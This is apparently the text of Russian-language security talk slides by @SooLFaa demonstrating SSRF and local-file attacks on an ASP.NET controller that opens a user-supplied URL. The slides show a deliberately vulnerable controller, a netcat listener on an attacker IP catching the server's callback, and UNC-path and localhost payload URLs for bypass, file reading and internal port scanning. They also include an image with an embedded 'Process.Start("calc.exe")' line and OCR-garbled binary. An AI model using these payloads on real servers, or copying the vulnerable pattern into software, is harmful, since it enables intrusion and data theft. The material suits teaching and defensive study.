← → ↻ <https://localhost:44319/1052127910:1340/Index?url=http://>

Ошибка сервера в приложении '/'.

*Подключение не установлено, т.к. конечный компьютер отверг запрос на подключение 62.182.50.166:1340*

**Описание:** Необработанное исключение при выполнении текущего веб-запроса. Изучите трассировку стека для получения дополнительных сведений о данной ошибке и о вызвавшем ее фрагменте кода.

**Сведения об исключении:** System.Net.Sockets.SocketException: Подключение не установлено, т.к. конечный компьютер отверг запрос на подключение 62.182.50.166:1340

**Ошибка источника:**

```
Строка 21:  
Строка 22:  
Строка 23:         ViewBag.Response = request.GetResponse();  
Строка 24:         return View();  
Строка 25:     }
```

**Исходный файл:** C:\Users\al.morozov\source\repos\WebApplication1\WebApplication1\Controllers\HomeController.cs **Строка:** 23

**Трассировка стека:**



```
hacklab-soolfaa# nc -nvlp1340
listening on [any] 1340 ...
connect to [192.168.1.82] from (UNKNOWN) [81.19.73.156] 12450
GET / HTTP/1.1
Host: 62.182.50.166:1340
Connection: Keep-Alive
```

```
█
```

```
public ActionResult Index(string url)
{
    Stream reader = new FileStream(url, FileMode.Open);
    Image img = Image.FromStream(reader);
    ViewBag.IMG = img;
    return View();
}
```

Unvalidate:


`https://host:443/Home/Index/?url=http://62.182.50.166/123.jpg`

Validate:

`https://host:443/Home/Index/?url=\\62.182.50.166/123.jpg`

<123.Jpg>

```
%PNG
SUB
NULNULNUL
IHDRNULNULSOH, NULNULSOHSTXBSACKNULNULSOH3ЪЪГ NULNULNULEM tEXtSo
R%Б- GSUB,,uuÿ,,íЖİMFSAЭVFSАЛОкGSSOI FSIГJлDC4"yİG
ЫIİ NULJLCЧSOHBELSOHsГDLEСÿП) ъ аACK, 7ЦЕЯе&A` {ЮSЙеJ3фжOK8Г:ИENOГт
N©EM2CANαс тÿ$IHf%Г€!ЪЙS{WEMюNDяУ) Г--ШФЮSTX<qЛSO9г, ъюия>пёхЯсDl
-, Г`©)
-, Г`)X@System.Diagnostics.Process.Start("calc.exe");
-ZSO°Б&рТ(ђ;ГHDC3ЦцУАТETDРЕМЧјМ+7\»5vцЛМ!лSTXКDC4DоцЬкцёЙJαцм9ш
```



`http://localhost/Home/Index?url=C:\temp\screen.txt`

← → ↻ 🔒 localhost:44319/Home/Index/?url=C:\temp\screen.txt

Ошибка сервера в приложении '/'.  
*Недопустимый параметр.*

**Описание:** Необработанное исключение при выполнении текущего веб-запроса. Изучите трассировку стека для получения дополнительных сведений об исключении.

**Сведения об исключении:** System.ArgumentException: Недопустимый параметр.

**Ошибка источника:**

```
Строка 22:  
Строка 23:         Stream reader = new FileStream(url, FileMode.Open);  
Строка 24:         Image img = Image.FromStream(reader);  
Строка 25:         ViewBag.IMG = img;  
Строка 26:         return View();
```

**Исходный файл:** C:\Users\al.morozov\source\repos\WebApplication1\WebApplication1\Controllers\HomeController.cs **Строка:** 24

**Трассировка стека:**

`http://localhost/Home/Index?url=C:\temp\1.jpg&url=C:\temp\1.txt`



← → ↻ 🔒 localhost:44319/Home/Index/?url=C:\temp\1.txt&url=C:\temp\1.jpg

## Ошибка сервера в приложении '/'.

*Процесс не может получить доступ к файлу "C:\temp\1.txt", так как этот файл используется другим процессом.*

**Описание:** Необработанный исключение при выполнении текущего веб-запроса. Изучите трассировку стека для получения дополнительных сведений о данной ошибке и о вызвавшем ее фрагменте кода.

**Сведения об исключении:** System.IO.IOException: Процесс не может получить доступ к файлу "C:\temp\1.txt", так как этот файл используется другим процессом.

**Ошибка источника:**

```
Строка 21:      {  
Строка 22:  
Строка 23:      Stream reader = new FileStream(url, FileMode.Open);  
Строка 24:      Image img = Image.FromStream(reader);  
Строка 25:      ViewBag.IMG = img;
```

**Исходный файл:** C:\Users\al.morozov\source\repos\WebApplication1\WebApplication1\Controllers\HomeController.cs **Строка:** 23

**Трассировка стека:**

FLAG{1.txt}%PNG IHDR , , , 3БЪГ tEXtSoftware Adobe  
#BIDATxЪMxHr,0OBclSчФiЦeЎЇXЧcPK\_ү3vЄbШ~>BЎE8  
И°Q,,VŷiT'sЊ&?ѓуЪГЦјџA|ћПРЙJ|hНЛFЧ&}уџЪjJ3Rŷ!џд  
R%Њ—UB,,uuŷ,,ѓЖЇMЭVАЛОкIЃJл"yЇG ЊЇ  
ЛCЧsЃCŷП)лъ а,7ЦЕЯе&A`ЮSЇеJ3фжОК8Ѓ:Иг  
±™{ Лћсѡh»S\ёлъ"°,A"°,ыПА9X3ШM}мМЃњїŷxX`Г  
рЎщN!)3RvgQ«d ВГ6·е»ЕЦпНГн»юBk3ткє@Жq{4—ді3  
ѡПд~ѓ@О•лыџџ"њшz+Їщ587·сJ\_1T7~бŷЪНгXWиPWS  
єџ,2s`ЧЊr,,a0l NI|тJћAcz S,,3p ,2ЫѡOџ€Иф  
0r§[ЧїџџБ]єAрWЇЉБЃЇx•iiHb-  
RШLslëaOнџЇЛцŷ,Й(ПРs6iбJйџкъ5Ё.Шl%»yKЪЪdИ &  
<A1†7мП†VМфbZ1Эџ+ŷџџ.

`http://localhost/Home/Index?url=http://127.0.0.1/WebResource.axd`

`http://localhost/Home/Index?url=http://127.0.0.1:[0-65535]/[Home|Admin|Administrator]/Index?`

# And much more...


But not today.

# THANKS FOR ATTENTION



**@SooLFaa**

# My contacts

 @SooLFaa  
 hac126@ya.ru